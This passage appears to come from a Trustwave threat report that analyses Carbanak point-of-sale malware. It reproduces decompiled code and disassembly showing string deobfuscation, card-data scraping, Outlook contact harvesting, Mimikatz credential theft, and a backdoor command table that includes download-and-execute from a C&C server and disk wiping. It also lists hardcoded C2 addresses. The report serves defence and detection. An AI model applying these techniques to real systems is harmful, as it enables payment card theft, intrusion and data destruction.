v2 = (int *)Deobfuscator((int)&v55, "lctly~fzpbbt:t");// win32k.sys
sub_40F638(37, (int)&v49, *v2);
fnRtlFreeHeap(v55);
```

Obtaining the Proxy Settings

The malware gets the proxy setting from the Internet Explorer registry key:

`HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyServer`

It also gets the proxy setting stored in Mozilla's prefs.js file.

```
push    esi
lea     ecx, [ebp+var_120]
call    sub_40E876
lea     eax, [ebp+var_24]
push    offset aQCuyM2ZbT ; "q!cuy:m2Zb+t"
push    eax
call    Deobfuscator    ; Decoded string: prefs.js
push    dword ptr [eax]
lea     eax, [ebp+var_A0]
```

The attacker however can push its own custom proxy settings to the malware.

Enabling Remote Desktop

The malware enables the Remote Desktop by starting the *Termservice* service. It also sets the service to auto-mode so that the service will start on Windows startup.

It also enables the following Terminal Server registry key:

HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server

- fDenyTSConnection

- EnableConcurrentSessions
- AllowMultipleTSSession

POS Malware

Before the main POS routine, the malware searches data from the log file named "nsb.pos.client.log" and C:\NSB\Coalition\Log

```
v2 = (int *)Deobfuscator((int)&v8, "|gb}Ip2^c=ejpmiq^%~|2w");// nsb.pos.client.log
sub_40E194(&v5, &v6, 32, *v2, -1);
fnRtlFreeHeap(v8);
v7 = v5;
v3 = (int *)Deobfuscator((int)&v8, "q.'l#Cr.mT!_itq|qwz(ue)!-");// C:\NSB\Coalition\Log
sub_416164(a1, *v3, &v7, 1, (unsigned __int8 (__cdecl *)(char *))fn_POSRoutine, -1);
```

It then enumerates the processes listed in a config file (klgconfig.plug) pulled from the control server. From here it scrapes the process memory heap for credit card data, specifically the Track 1. After collecting the card data, it creates a file where it stores the information.

This is the code snippet where it saves the data to an XML file:

```
v3 = (int *)Deobfuscator((int)&v22, "h>Wp#BkWopccpvt");// <POSMessage
v4 = sub_40E5E7(&v16, 0, *v3, -1);
fnRtlFreeHeap(v22);
if ( v4 < 0 )
  goto LABEL_27;
while ( 1 )
{
  v5 = (int *)Deobfuscator((int)&v21, "aPOcUOaeNo/ouNL");// POSMessaage
  v6 = sub_40E5E7(&v16, v4, *v5, -1);
  v23 = v6;
  fnRtlFreeHeap(v21);
  if ( v6 <= 0 )
    break;
  v7 = (int *)Deobfuscator((int)&v20, "{Vs-ffhpk{3+ata~");// <Track1Data>
  v8 = sub_40E5E7(&v16, v4, *v7, -1);
  v18 = v8;
  fnRtlFreeHeap(v20);
  if ( v8 > 0 && v8 < v23 )
  {
    v9 = (int *)Deobfuscator((int)&v19, "fA4Yo!oqiN9LddwdA");// </Track1Data>
    v10 = sub_40E5E7(&v16, v8, *v9, -1);
    fnRtlFreeHeap(v19);
```

Outlook Items

The malware also targets victim's email data by scrounging the victim's Outlook PST files for contact's email addresses, possibly to be used for further spear-phishing attacks from known individuals.

```
v1 = (int *)Deobfuscator((int)&v10, "jzjyq$wK");// .pst
sub_40E194(v6, &v7, 16, *v1, -1);
fnRtlFreeHeap(v10);
v2 = (int *)Deobfuscator((int)&v10, "{gf:p$o:}}y");// outlook
```

Local Password Stealer

The malware utilizes the open source project called Mimikatz and reused codes from this project to steal clear text local passwords from Lsass memory dump.

```
v16 = Deobfuscator2((int *)&a1, (int)"dq1h1cK3LzpBxflo'xyHv[*]\\]f{sC[fmZei>");// n.e. (KIWI_MSV1_0_CREDENTIALS KO)
fn_printf(*v16, v17);
fnRtlFreeHeap((int)a1);
aLsassMemory = aLsassMemory1;
```

Plugins

1. **ifobs.pl**- the malware reused code from the Carperp ifobs module to target a banking application called iFOBS. This is a very popular banking platform in Russia and Eastern Europe and this malware can be used to compromise IFOBS banking systems. When using this module, the malware hooks the following libraries:

{ "VistaDB_D7.bpl", "HProc2", 0xA9782FE7, "OpenDatabaseConnection" }, { "RtlData1.bpl", "HProc3", 0x1678D314, "TaskAfterSynchRun" }, { "vcl70.bpl", "HProc4", 0x8D55F8B4, "TCustomFormShow" }, { "vcl70.bpl", "HProc5", 0x3DF02899, "TCustomFormCloseQuery" }, { "RtlStore.bpl", "HProc6", 0xCF6CD66, "GlobalAppStorage" }, { "RtlData1.bpl", "HProc7", 0xAFD2F1E2, "FillDataToDBCache" },

2. **ammyy.pl**- this enables the malware to run AMMYY remote desktop control software
3. **vnc.pl**- this enables the malware to run a remote desktop VNC application

Backdoor Commands

The attacker can also send backdoor commands. In the malware code, a command hash table is used to compare commands (in readable strings) sent by the attacker, the hash of this command string is calculated by the malware. If the hash of the string matches any hash in the table, it executes the corresponding action.

The image below is the command and it's corresponding hash (in green font)

```
cmd_exec_allcmd dd 0AA37987h            ; DATA XREF: fnBackdoorCmd:loc_40B2C1↑r
                                        ; Execute all commands in config file
commands        dd offset sub_40A4CE    ; DATA XREF: fnBackdoorCmd+129↑r
; int cmd_malstate[]
cmd_malstate    dd 7AA8A5h              ; DATA XREF: fnBackdoorCmd+C5↑r
                dd offset sub_40A5D2
cmd_video       dd 7CFABFh              ; screen capture
                dd offset sub_40A5FA
cmd_download    dd 6E533C4h             ; download file from C&C server, save to %temp% and execute
                dd offset sub_40A6F2
cmd_ammy        dd 6833417              ; download Ammy Admin remote control software and run
                dd offset sub_40A754
cmd_update      dd 7C6A8A5h             ; get malware update
                dd offset sub_40A820
cmd_monitor_config_update dd 0B22A5A7h  ; get config (klgconfig.plug) update
                dd offset sub_40A8FE
cmd_unknown     dd 0B77F949h            ; unknown
                dd offset sub_40A903
cmd_kill_os     dd 7203363h             ; zero in 512 bytes of data in \\.\PHYSICALDRIVE0
                                        ; writes bad data in HKLM\System\ControlSet001\services\API
                dd offset sub_40A921
cmd_reboot_os   dd 78B9664h             ; reboot system
                dd offset sub_40A92B
cmd_tunnel      dd 7BC54BCh             ; tunnel C&C traffic to a specified host
                dd offset sub_40A930
cmd_adminka     dd 7B40571h             ; specify proxy settings
                dd offset sub_40AA53
cmd_server      dd 79C9CC2h             ; update command and control server
                dd offset sub_40AC3F
cmd_user        dd 7C9C2h               ; add and delete user
                dd offset sub_4097F4
cmd_rdp         dd 78B0h                ; enable RDP
                dd offset sub_4098CE
cmd_secure      dd 79BAC85h             ; override lsarv.dll and update LSA registry settings
                dd offset sub_409908
cmd_del         dd 6ABCh                ; delete file or service
                dd offset sub_4099BE
cmd_execute_cmd_hash dd 0A89AF94h       ; execute hash command
                dd offset sub_409A92
cmd_execute_file dd 79C53BDh            ; execute file
```

```
                dd offset sub_409AA2
cmd_send_local_pwd_to_c2 dd 0F4C3903h
                dd offset fn_mimikatzLogonPasswordSteal
cmd_screenshot  dd 0BC205E4h            ; screenshot desktop
                dd offset sub_409BCE
cmd_sleep       dd 7A2BC0h              ; sleep malware for a specified time
                dd offset sub_409C0C
cmd_dupl        dd 6BC6Ch               ; duplicate malware
                dd offset sub_409CEE
cmd_upload      dd 4ACAFC3h             ; allow attacker to upload file to infected system's directory
                dd offset sub_409E28
cmd_vnc         dd 7D43h                ; enable VNC session
                dd offset sub_409EB8
```

Network

It connects to a hardcoded IP address: 5.45.179.173 or 95.215.45.94 through an encrypted tunnel at port 443.

Compiler/Artifacts

The following sections describe artifacts found in the file

Malware Version Info

- legalcopyright: Blattering
- internalname: Soulfulness
- companyname: Maidish Leveraged

- legaltrademarks: Bobcats Kinsman
- filedescription: Sanger
- originalfilename: Adoptable Nightjars

Conclusion

In many ways, this attack follows a very common series of events:

1. Social engineering / phishing used to gain initial network foothold
2. Cleverly disguised malware establishes remote control of victim system and downloads additional tools
3. Attacker conducts reconnaissance to scan network, expand foothold, and identify high-value targets
4. Payment card information and/or PII (personally identifiable information) is captured and exfiltated back to the attacker.

However, the persistence, professionalism, and pervasiveness of this campaign is at a level rarely seen by Trustwave. The malware used is very multifaceted and still not caught by most (if any) antivirus engines. The social engineering is highly targeted, conducted via direct phone calls by threat actors with excellent English skills. The network reconnaissance and lateral movement is rapid and highly effective. Finally, the data exfiltration methodology is stealthy and efficient.

Carbanak is one of the most sophisticated threat actors in the cybercrime realm today and this report details a very active campaign currently being leveraged against hospitality and restaurant industries (and probably others). We encourage everyone to search their network for the IOC's described in this report and to contact Trustwave immediately if any are found.

https://www.trustwave.com/Company/Contact/

***Credits for the analysis and creation of this cyber threat announcement: Rodel Mendrez, Reno Zenere, James Antonakos, Brian Hussey*